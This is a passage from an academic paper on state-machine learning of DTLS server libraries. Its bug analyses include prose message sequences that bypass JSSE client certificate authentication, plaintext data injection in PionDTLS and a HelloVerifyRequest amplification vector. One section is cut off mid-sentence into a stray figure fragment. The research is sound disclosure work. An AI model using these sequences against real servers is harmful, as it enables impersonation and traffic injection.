Second, the number of states is, unsurprisingly, affected by the alphabet configuration. PSK configurations generally lead to smaller models than ECDH ones. (This is expected, since the handshake sequence is longer unless client certificate authentication is disabled.) However, combining multiple cipher suites in one alphabet does not necessarily result in much larger models. For example, OpenSSL or MbedTLS generate relatively small models (19 and 17 states respectively, when authentication is required) even with four cipher suites. This can be explained by the fact that in mature implementations handshakes for different key exchange algorithms/authentication configurations tend to share states. (For example, in Fig. 3 note how all handshakes finish in states 5 and 6.)

Third, as we will soon see, there appears to be a strong correlation between the number of states and bugs. The most consequential bugs were found in implementations generating the largest models (JSSE, PionDTLS, Scandium^{old}, TinyDTLS). Hence, reducing state machine size is a viable strategy for improving software correctness.

Number of tests. The number of tests was between 21 000 and 50 000 for most implementations, with only PionDTLS and GnuTLS 3.6.7 requiring considerably more. Implementations which resulted in the largest models also required the most tests. PionDTLS leads in terms of model size (66 states) and number of tests (113 508). The one exception to

Table 3: Results of learning experiments. The "Timeout" column refers to the response timeout, to which * is appended in case the timeout was adjusted based on the input. The "Alphabet Used" column describes the type of cipher suites used, if certificate inputs were included (CERT), if authentication was disabled (NONE), optional (OPT) or required (REQ), and if retransmissions were discarded (DISC).

Implementation and Version	Timeout (msecs)	Alphabet Used	States of Final Model	Hypotheses	Tests	Tests to last Hypothesis	Time (mins)
GnuTLS 3.5.19	200	PSK+RSA_CERT_OPT	29	18	46276	5921	3577
GnuTLS 3.6.7	50*	DH+ECDH+PSK+RSA_CERT_NONE	11	6	36279	2423	1141
		DH+ECDH+PSK+RSA_CERT_OPT	19	14	84896	39513	2873
		DH+ECDH+PSK+RSA_CERT_REQ	16	11	87809	43435	2722
MbedTLS 2.16.1	50	DH+ECDH+PSK+RSA_CERT_NONE	12	2	27811	531	545
		DH+ECDH+PSK+RSA_CERT_OPT	20	6	34236	3108	677
		DH+ECDH+PSK+RSA_CERT_REQ	17	5	32389	2755	658
NSS 3.46	100	DH+ECDH+RSA_DISC	10	5	21040	465	445
OpenSSL 1.1.1b	10	DH+ECDH+PSK+RSA_CERT_NONE	14	7	36258	4119	303
		DH+ECDH+PSK+RSA_CERT_OPT	22	14	49467	9003	404
		DH+ECDH+PSK+RSA_CERT_REQ	19	10	41638	4359	338
PionDTLS	100	ECDH_CERT_NONE	66	37	70886	25920	1842
		ECDH_CERT_OPT	66	37	113508	68792	3067
		ECDH_CERT_REQ	66	33	94384	50767	2523
		PSK	14	7	21303	1859	503
Scandium^{old}	100*	ECDH_CERT_NONE_DISC	30	13	36927	7144	2518
		ECDH_CERT_OPT_DISC	45	21	45087	7006	2833
		ECDH_CERT_REQ_DISC	31	13	35404	3519	2243
		PSK	16	9	22646	883	1656
Scandium^{new}	100*	ECDH_CERT_NONE	13	7	25548	2394	1607
		ECDH_CERT_OPT	17	11	27352	2033	1693
		ECDH_CERT_REQ	15	8	27233	2804	1718
		PSK	13	7	22983	1352	1621
TinyDTLS^{C}	100	ECDH_CERT_NONE	25	13	30696	2292	1162
		ECDH_CERT_REQ	30	23	35747	5111	1367
		PSK	25	15	27148	2713	1065
TinyDTLS^{E}	100	ECDH_CERT_NONE	22	12	56697	3209	1872
		ECDH_CERT_REQ	27	14	29897	1746	981
		PSK	22	11	24403	2728	707
WolfSSL 4.0.0	80*	DH+ECDH+RSA_CERT_REQ	24	16	45402	8392	1851
		PSK	10	5	21611	584	656

the rule is GnuTLS 3.6.7, which competes with PionDTLS for the highest number of tests, yet has relatively few states. We found that conformance testing using Wp-based methods generally struggled with this implementation. A central activity of Wp-based methods is to find sequences of inputs that uniquely identify the different states in the Mealy machine. GnuTLS is designed to provide minimally informative output to inputs that deviate from the happy flow: in most cases, the implementation simply discards such inputs and stays silent (this can be seen in e.g., Fig. 3). As a consequence, the input sequence which uniquely identifies a state can be very hard to find, and can even be too long to be discovered during learning or conformance testing.

Learning time. Model learning experiments completed within one day on average, except for four implementations. Among these, PionDTLS and Scandium take considerably longer due to large models (66 states for PionDTLS). Scandium and GnuTLS take longer due to high response timeout values, motivated by very long processing times for messages such as *ClientHello* (400 and 200 msecs respectively). This highlights the importance of message-specific timeouts, as suggested in Section 5.3.




Figure 3: Model of a GnuTLS 3.6.7 server with client certificate authentication optional. Blue edges capture the flows of regular handshakes: dashed and dashed-dotted edges indicate the handshake expected when client certificate authentication is required, respectively when it is disabled. A dotted brown edge indicates a transition leading to a handshake restart.

7 Analysis of the Resulting State Machines

This section provides an analysis of the models against the specification. We first give an overview of a DTLS state machine, using the model learned for GnuTLS as an example. We explain the strategies employed to identify non-compliant behaviors using the learned models. We then outline the non-compliant behaviors observed in the tested libraries. Finally, we present library-specific findings and vulnerabilities, including the client authentication bypass in JSSE.

7.1 Description of a GnuTLS State Machine

Displaying models is challenging due to the large number of inputs and states. We therefore prune the models via the following strategies. We first use the *Other* input as replacement for inputs not captured in a visible transition which lead to the same state and output. Inputs and outputs are then replaced by their corresponding shorthands shown in Table 1. Finally, we place transitions connecting the same states on single edges. Due to page limitations, this section only includes models for GnuTLS 3.6.7, JSSE 12.0.2 and PionDTLS. All other models can be accessed via the learning setup's website.

Figure 3 shows a model generated for the GnuTLS 3.6.7 library and can be interpreted as follows. The server starts from the initial state, which is always state 0 on the state machine. On receiving *ClientHello(PSK)* it generates *HelloVerifyRequest* and transitions to state 2. In response to a second *ClientHello(PSK)*, it generates the messages *ServerHello* and *ServerHelloDone* and transitions to state 3. Continuing the PSK handshake flow, on receiving *ClientKeyExchange(PSK)*, *ChangeCipherSpec* and *Finished*, the server generates *NoResp* (i.e., nothing) for the first two messages, and *ChangeCipherSpec* and *Finished* for the third. In this interaction, the server traverses the states 4 and 5, ending in 6.

The GnuTLS server was configured to use PSK- and RSA-based cipher suites. This is reflected in the model's input alphabet, which includes *ClientHello* and *ClientKeyExchange* for both PSK and RSA. Client certificate authentication was set to optional. In this situation, the server makes a client certificate request, as indicated by the *CertReq* label on the edge from state 2 to state 7 in Fig. 3. The server does not require

client certificates, hence handshakes can be completed even if the client chooses to send an *EmptyCertificate* by following states 0, 2, 7, 11, 4, 5 and 6; or no certificate at all by following states 0, 2, 7, 4, 5 and 6. Finally, if the client authenticates with a *Certificate* message, the handshake traverses states 0, 2, 7, 9, 10, 4, 5 and 6. Note that client certificate authentication is implicitly disabled for cipher suites which do not support it, such as PSK-based ones.

Besides states traversed by handshake flows, the model contains three other states: states 1, 8 and 12. State 1 is a *sink state*, which is a state the model cannot transition out of. States 8 and 12 are *superfluous states*, since they are not necessary for implementation correctness. They are a byproduct of the implementation allowing handshake restarts, which are possible from these states by transitions to state 2.

7.2 Identifying Irregular Behaviors

To identify potentially vulnerable behaviors using learned models, we employ the following strategies.

First, we inspect models for irregular handshake flows (*irregular handshakes* for short). These are flows that lead to handshake completion, indicated by a successfully transmitted *Finished* from the server, but may omit, repeat or change the order of handshake messages, relative to regular flows permitted by the specification. To aid analysis of larger models (such as those of JSSE or PionDTLS) we developed a script to automatically remove states from which a handshake cannot be completed (i.e., it is no longer possible to receive a *Finished* from the server). On the reduced models, handshake-completing flows can be identified much more easily; this is showcased by Figs. 4 and 5. Using this approach, we uncovered bugs like early *Finished*, wherein a handshake is completed by omitting the *ChangeCipherSpec* message. We refer to Sections 7.4 to 7.6 for descriptions of such bugs for JSSE, Scandium and PionDTLS. Note that the script used to reduce models comes packaged with our learning setup.

Second, we look for outputs from the server which do not conform to the specification. Of particular interest are irregular *ServerHello* responses, which are not part of irregular handshakes (otherwise the flows would have been detected and analyzed by our first strategy). We investigate whether a handshake may be completed using these responses. To that end, we probe the SUT's reaction after such responses to manually-crafted messages (typically *ClientKeyExchange*, *ChangeCipherSpec* and *Finished*), whose message sequence/epoch numbers differ from what our MAPPER generates. Doing so, we were able to complete handshakes in TinyDTLS using invalid epoch numbers; see Section 7.8. Also of interest are *Alert* outputs, as they shed light on how the system processes unexpected inputs. For example, *Alert(DecryptError)* suggests the SUT is not able to decrypt a message. Hence, *Alert(DecryptError)* is only expected as a response to an encrypted message, and not to an unencrypted message, as was the case for TinyDTLS; see Section 7.8.

Table 4: Summary of irregular behaviors detected in the tested libraries. The message_seq column summarizes the correct usage of these numbers. ✗ indicates that the implementation finished the handshake with an invalid message_seq. The third column summarizes the cookie computation correctness. The last column depicts whether implementations correctly validate the handshake message sequence.


Library	Validation of message_seq numbers	Cookie comp.	Message order verification
GnuTLS	✗	✗	✓
JSSE 9.0.4	✓	✓	✓
JSSE 12.0.2	✓	✓	✗
MbedTLS	✗	✗	✓
NSS	✓	✗	✓
OpenSSL	✓	✗	✓
PionDTLS	✓	✓	✗
Scandium^{old}	✗	✓	✗
Scandium^{new}	✗	✓	✓
TinyDTLS	✗	✓	✓
WolfSSL	✗	✓	✓

Finally, we inspect the code exercised by irregular behaviors identified by the first two strategies in order to assess whether they can result in further flaws. Such flaws can be more severe than the initial irregularity suggests. As an example, the non-conforming *Alert(DecryptError)* in TinyDTLS led us to discover loss of reliability in the face of reordering. Investigation can also reveal bugs not directly related to the behavior inspected, which, however, exercise roughly the same portion of code. Such was the case for PionDTLS, where investigating an early *Finished* bug led to the discovery of premature processing of application data; see Section 7.6.

7.3 General Behavior Patterns

Several conforming and non-conforming behavior patterns emerged while analyzing the learned models. Table 4 summarizes the irregular behaviors and the affected implementations.

Handshake with invalid message_seq numbers. Many DTLS server implementations allow for creating new associations even when having an already established connection [36, Section 4.2.8]. This process involves performing a new *ClientHello–ServerHello* exchange in the middle of an already started or finished handshake, and results in agreeing on a new cipher suite and key material. The motivation behind this behavior is to support clients that want to re-establish a new connection after loosing one (e.g., after a reboot). According to the DTLS specification [36, Section 4.2.2], every *ClientHello* starting a new handshake must have message_seq = 0. Every following handshake message has to increase the


CH(RSA) / A(UM)
A(CN) / A(CN)
A(UM) / -
App / -
App / -
App

ses dotted red edges on the model. In this flow, the client sends a *CertificateVerify* message before the *ClientKeyExchange*. This implies that the *ClientKeyExchange* message is not authenticated with the client certificate.

Being able to finalize such a DTLS handshake does not directly result in a critical vulnerability. If the client behaves correctly and sends messages in the correct order, an attacker cannot modify the *ClientKeyExchange* message or the message order because all the handshake messages are protected by the *Finished* message. Still, this bug shows a first invalid behavior, and scratches on the surface of other invalid ones.

Certificate-less client authentication. The second vulnerability is marked with dashed-dotted red edges in Fig. 4. The DTLS handshake starts with four ordinary flights of messages. In the fourth flight, the server requests client authentication by sending a *CertificateRequest* message. However, the client ignores this message and continues the handshake with *ClientKeyExchange*, *ChangeCipherSpec*, and *Finished* messages, without sending *Certificate* and *CertificateVerify*. The server responds to the last message with *ChangeCipherSpec* and *Finished*, thus completing handshake. This allows the client to completely bypass client authentication and proceed with sending application data.

Note that the handshake process remains completely transparent to the server, as long as the server does not try to manually inspect the certificate of the peer after completing the handshake. Since the client does not send any certificate, the certificate in the internal JSSE context is *null*. If the server attempts to evaluate the certificate data (e.g., to access the subject name or certificate issuer fields), this will result in an `SSLPeerUnverifiedException` and most likely interrupt the authentication process. The next finding bypasses this constraint as well.

CertificateVerify-less client authentications. The third vulnerability follows red dashed edges in Fig. 4 and partially relies on the behavior described above. It allows an attacker to authenticate as an arbitrary user without the possession of the private key. The only prerequisite is that the attacker is in possession of a valid client certificate. This requirement is in most cases trivially achieved as certificates are usually not considered private and can be found in public repositories or provided in frameworks like Certificate Transparency.

As already visualized on the model, after receiving the second server message flight, the attacker can send a *ClientKeyExchange* message, thus transitioning from 4 to 7. Instead of directly sending a *ChangeCipherSpec* message, we continue with an out-of-order *Certificate* message. Finally, we send *ChangeCipherSpec* and *Finished*. The server then responds with *ChangeCipherSpec* and *Finished*, after which it can accept an *Application* message encrypted under the established keys. Thus, the attacker is able to finalize the DTLS handshake without *CertificateVerify*, and thus without being in possession of the certificate's private key. The crucial difference in comparison to the previous vulnerability is that the server accepts the certificate, and is able to correctly process its contents. Therefore, no `SSLPeerUnverifiedException` is thrown, and the application has no possibility to detect the invalid client behavior.

Attack rationale and state machine analysis. To understand the above described behaviors, we analyzed the JSSE state machine implementation. The reason behind the vulnerabilities is not intuitive. In general, it can be summarized in the following processing properties. First, the server does not validate a proper message order. From the first bug, we can conclude that specific handshake messages can be sent in a different order (e.g., *ClientKeyExchange* and *CertificateVerify*). Second, the server only partially validates the correctness of received messages. For example, it validates whether the handshake contains a *ClientKeyExchange* message, or it does not accept further *ClientHello* messages after a *ServerHelloDone* message has been sent. Third, and most importantly, the server does not verify the presence of critical messages after the handshake has been finalized. In particular, it does not check whether *Certificate* and *CertificateVerify* messages were received after a *CertificateRequest* has been sent.

Our code analysis revealed that the JSSE implementation always waits for at least *ClientKeyExchange*, *ChangeCipherSpec*, and *Finished* messages. Messages arriving out-of-order can be cached. This explains why we could observe so many different paths leading to handshake completion in the learned model.

Interestingly, the bugs affect the TLS implementation in a similar way as well. Omitting the *Certificate* and *CertificateVerify* messages also authenticates the client. Additionally, just removing the *CertificateVerify* message (while leaving the *Certificate* message) also authenticates the client. We were able to reproduce the issues with Apache Tomcat 9.0.22, which was configured with JSSE and required client authentication.[4] We reported the vulnerabilities to the Oracle security team. They were assigned CVE-2020-2655 and patched with the Oracle critical patch update in January 2020.

7.5 State Machine Bugs in Scandium

Scandium^{old} produced some of the largest models. This is reflective of the fact that the implementation did not use an internal state machine to validate the sequence of handshake messages. Consequently, its model captures handshakes with invalid sequences of messages. Reporting our findings prompted Scandium developers to update the implementation with state machine validation (Scandium^{new}). This update fixed all the Scandium bugs reported in this paper. The update not only helped to simplify the learned model (for a PSK configuration reducing the size from 16 to 13), but also enabled convergence for ECDH configurations resulting in similarly small models.

[4] It is also possible to configure Apache Tomcat with an OpenSSL engine (`https://tomcat.apache.org/tomcat-9.0-doc/ssl-howto.html`). This version was not affected.




Figure 5: Model of a PionDTLS server with client certificate authentication required. The model was reduced from 66 states to 11 by retaining only states from which a handshake can be finalized. Dotted red indicates an early *Finished* handshake, dashed red a handshake with a delayed *CertificateVerify* message.

Models for the original and updated versions are available online. Below, we present findings for the original version.

Early *Finished*. Scandium allows a handshake to be completed without the client sending a *ChangeCipherSpec* message. The server then interprets all the upcoming messages as sent in plaintext. It still expects a valid *Finished* message with correct *verify_data* from the client to complete the handshake. Therefore, a man-in-the-middle attacker is not able to simply drop *ChangeCipherSpec* and use a fabricated *Finished* message to decrypt the traffic. A valid *verify_data* would still be required to complete the handshake. This is not possible to compute without possessing the master secret or exploiting further bugs. However, this behavior shows fragility of the Scandium state machine.

The early *Finished* message bug is remarkably similar to the bug reported for JSSE 1.8.0_25 [13], and is related to the attack described by Wagner and Schneier [44]. An attacker could exploit this behavior by injecting a backdoor into a library which would force a DTLS client to skip *ChangeCipherSpec* messages. The attacker could then observe plaintext connections established with any Scandium server.

Multiple *ChangeCipherSpec* in a handshake. Scandium can complete handshakes wherein *ChangeCipherSpec* is followed by one or more *ChangeCipherSpec* messages and then *Finished*. On each *ChangeCipherSpec* sent, the MAPPER increments the epoch used in follow-up messages. Thus, the sent *Finished* carries an epoch number for which a cipher has not been negotiated. The fact that Scandium completes handshakes in such a situation further showcases the looseness of its implementation.

Measurable improvements. After we reported the vulnerabilities to the Scandium developers, they were able to simplify Scandium's state machine significantly. Scandium^{new} generates at most 17 states, whereas Scandium^{old} generates up to 45 in a more restricted setting.

7.6 Severe Bugs in PionDTLS

Early *Finished* revisited. PionDTLS exhibits an early *Finished* message bug which is similar to the one found in Scandium. Obtained for a server requiring certificate authentication, PionDTLS's model (Fig. 5) captures three handshakes instead of the one expected. The two additional handshakes are an early *Finished* handshake and a handshake with a *ChangeCipherSpec* message preceding *CertificateVerify* (where the *CertificateVerify* is sent encrypted). This latter bug clearly shows that PionDTLS does not correctly validate the ordering of messages.

Processing of unencrypted application data. During the analysis of the previous bug, we noticed that PionDTLS freely processed unencrypted application data delivered with epoch 0. This bug has severe consequences by allowing an attacker to inject arbitrary application data at any point once a handshake has been completed. The bug was promptly fixed once we reported our findings to the developers.

***HelloVerifyRequest* retransmissions.** PionDTLS occasionally responds to the first *ClientHello* message with multiple *HelloVerifyRequest* messages. This response is marked with *HVR+* in Fig. 5. When investigating this behavior we found that PionDTLS will retransmit *HelloVerifyRequest* messages until a timeout elapses or it receives the second *ClientHello*. RFC 6347 advises against retransmitting *HelloVerifyRequest* [36, p. 6], as doing so requires the server to keep state, making it susceptible to Denial-of-Service attacks. The retransmission also enables amplification attacks, wherein an attacker sends *ClientHello* messages to the server with the

IP address of a victim as the source address. As a result, the server will then send its replies to the spoofed source address, thus flooding the victim with *HelloVerifyRequest* messages.

7.7 Invalid Handshake Start in GnuTLS

In GnuTLS 3.5.19, we detected a bug in the initial state; the implementation treated most messages as if they were *ClientHello*. In doing so, the server responded to them with *HelloVerifyRequest* and it transitioned to the next handshake state. We reported the bug to the GnuTLS developers who were able to reproduce and fix the issue.

7.8 Security Violations & Bugs in TinyDTLS

Insecure renegotiation. After performing a DTLS handshake with a TinyDTLS server, we were able to use the established encrypted connection to perform the next handshake. This process is also called renegotiation and allows the client to establish new keys for the given connection. However, it can only be safely used if the *ClientHello* message contains a renegotiation indication extension and the server can process it [34]. Otherwise, the server may be vulnerable to an insecure renegotiation attack [34]; see also CVE-2009-3555.

The *ClientHello* messages we used did not contain any renegotiation indication extension. Therefore, every renegotiation attempt should have been rejected by the processing server. However, this was not the case. TinyDTLS violated RFC 5746 [34, Sect. 3.2] and was vulnerable to the insecure renegotiation attack. The real exploitability of this behavior depends on the application using the TinyDTLS library.

Crashes on *ChangeCipherSpec*. In addition, we found that in certain states TinyDTLS^E crashes on receiving *ChangeCipherSpec*. For example, it crashed on receiving this message in the initial state. The crashing behavior resulted in a reduction of states compared to TinyDTLS^C since crashing inputs predictably lead to a single sink state. The crash was a result of a segmentation fault resulting from a null address read. This bug is a rediscovery of CVE-2017-7243, which is still unfixed in the master branch of the TinyDTLS^E.

From inconsistent alert to unreliable handshake protocol. By analyzing the learned model, we could observe frequent usage of *Alert(DecryptError)* messages. This alert is sent by TinyDTLS whenever it tries to decrypt a record (whether it is actually encrypted or not), and fails to find key material for the epoch in its internal state. This behavior is in itself rather unproblematic, but TinyDTLS also invalidates the whole connection in such a case. This can result in connections breaking unnecessarily when the *ChangeCipherSpec* and *Finished* messages are received out of order in a regular handshake.

Handshake with invalid epoch numbers. The model for TinyDTLS^C revealed that the server can perform the first two steps of a handshake using *ClientHello* messages with epoch 1 when no cipher for epoch 0 has yet been negotiated. Upon further investigation, we were able to complete the handshake by sending *ClientKeyExchange*, *ChangeCipherSpec* and *Finished* having the same epochs as in a normal handshake (which are 0, 0 and 1, respectively). The handshake is clearly invalid and should not have been possible to complete.

7.9 Bugs in OpenSSL

***Finished* treated as retransmission.** After a successful handshake completion, the OpenSSL server treats retransmitted *Finished* messages incorrectly. OpenSSL responds to a newly computed and transmitted *Finished* message by resending the last flight (*ChangeCipherSpec*, *Finished*). The *Finished* message received from the server has a different message sequence number and *verify_data* content. An adequate response would have been either to discard this message, or to send an alert and possibly terminate the connection.

***InternalError* alerts.** *Alert(InternalError)* is sent by OpenSSL in response to unexpected *Finished* messages. Internally, OpenSSL is processing the message and trying to compute the *verify_data* for the *Finished* message. However, due to defensive programming, missing parameters in the session context are discovered, the processing of the message is stopped, and an *Alert(InternalError)* is returned. An appropriate response should have been an alert indicating the receipt of an out-of-order message. *Alert(UnexpectedMessage)* has been designed for such purposes.

7.10 Observed Code Patterns

We can conclude that in our analysis we observed several repeating code patterns, which led to the bugs and vulnerabilities. Most importantly, most of the analyzed implementations do not use proper state machines. While they attempt to verify the handshake protocol flow with simple checks in switch statements, a complete message flow validation is missing. This was, for example, observed by the analysis of the Scandium implementation, which was too liberal when it comes to the message sequence verification; only other additional checks in the code prevented further security vulnerabilities. One reason for missing state machines could be the fact the DTLS specification [36] does not give a design for one. We believe that protocol standards should contain such designs and demand that implementations use them.

In the libraries implementing TLS and DTLS, we could observe that the code is re-used in both protocols. This means that similar vulnerabilities in one protocol implementation can influence the other. For example, we found the authentication bypass in JSSE by analyzing the DTLS server implementation. However, our subsequent analysis revealed that the bug is also applicable to TLS. We expect that similar behaviors will be found in the future.

Interestingly, both Scandium and PionDTLS include the same early *Finished* message bug that was found in JSSE TLS

in 2015 [13]. While this again may be attributed to missing state machine implementation, we believe that this bug is closely related to an ambiguity, which is mentioned in [36].

> As with TLS, the *ChangeCipherSpec* message is not technically a handshake message [...]. This creates a potential ambiguity because the order of the *ChangeCipherSpec* cannot be established unambiguously with respect to the handshake messages in case of message loss.

In DTLS up to version 1.2, this ambiguity has to be resolved by hard-coding the expected *ChangeCipherSpec* message. In the recent DTLS 1.3 drafts [16], the problem has been resolved by removing *ChangeCipherSpec* messages entirely.

8 Related Work

In this section, we give a brief summary of previous work on analyses of DTLS and on state fuzzing of security protocols.

Due to the similarity with TLS, most of the attacks applicable to TLS are potentially applicable to DTLS protocol implementations as well. This includes attacks like Heartbleed [37], Bleichenbacher's attack [7], or CBC padding oracle attacks [43]. One exception is the attack presented by AlFardan and Paterson in 2012, who adapted padding oracle attacks to DTLS by using novel DTLS side channels [1]. The adaptation exploits subtle timing differences between processing packets with valid and invalid padding, amplified by the processing of subsequent Heartbeat messages. The attack was applicable to OpenSSL and GnuTLS. In 2013, the same authors extended their work to a powerful attack breaking both TLS and DTLS – Lucky13 [2].

Van Drueten obtained some preliminary results on analyzing DTLS implementations using protocol state fuzzing, from which this work branched off. His thesis [42] analyzed OpenSSL and mbedTLS with a limited input alphabet and did not reveal any security vulnerabilities. De Ruiter and Poll [13] used protocol state fuzzing to analyze TLS implementations and found several security bugs. In comparison, the models we learn are significantly larger, due to complexity in DTLS introduced by UDP, and our inclusion of several key exchange algorithms and certificate settings. Also, as stated before, some of the bugs we found are only possible under particular configurations or are specific to DTLS.

McMahon Stone et al. [28] extend state learning such that it also captures time behavior and can operate also over an unreliable communication medium. They then use the extension to analyze implementations of the 802.11 4-Way Handshake in seven Wi-Fi routers. In dealing with non-determinism, our work employs some of the same strategies, such as checking counterexamples against a cache, or using majority voting. However, it can use a more efficient learning setup, as it does not have to deal with a lossy medium and resulting timeouts. Chalupar et al. [9] also had to address non-determinism of the system, though this time it was not introduced by the medium but by the system itself. In their work, a simple majority voting system was sufficient to address these issues.

9 Conclusions and Future Work

We have presented the first protocol state fuzzing framework for DTLS. As a basis, in particular for constructing a MAPPER, we have developed a test framework for DTLS, based on TLS-Attacker. The MAPPER and test framework implement DTLS specifics including explicit sequence number, support for cookie management, and epoch numbers. In this paper, we focused on discovering state machine bugs, triggered by sequences of valid handshake messages. We did not exercise reordering and fragmentation. Nevertheless, we used our platform to generate models of thirteen widely used DTLS server implementations, and were able to find critical security vulnerabilities and implementation flaws in them.

There are several directions for future work: (i) The analysis can also explore Record Layer functionality such as fragmentation and reordering, by adding a strategy for sending reordered and fragmented records. Since these functionalities should be handled transparently by the Record Layer, we can directly use our already learned models as specifications. (ii) Our learned models can be used to support systematic testing with invalid input messages, as is done in protocol fuzzers. (iii) Our analysis of learned models was performed manually; automation using model checking techniques should be investigated, for example, by following the methodology presented in work for TCP [18] or SSH [19].

Acknowledgements

We would like to thank Jörg Schwenk, our shepherd Kenneth Paterson, and the anonymous reviewers for many insightful comments. We also thank Niels van Drueten for his contribution to an initial version of the test framework.

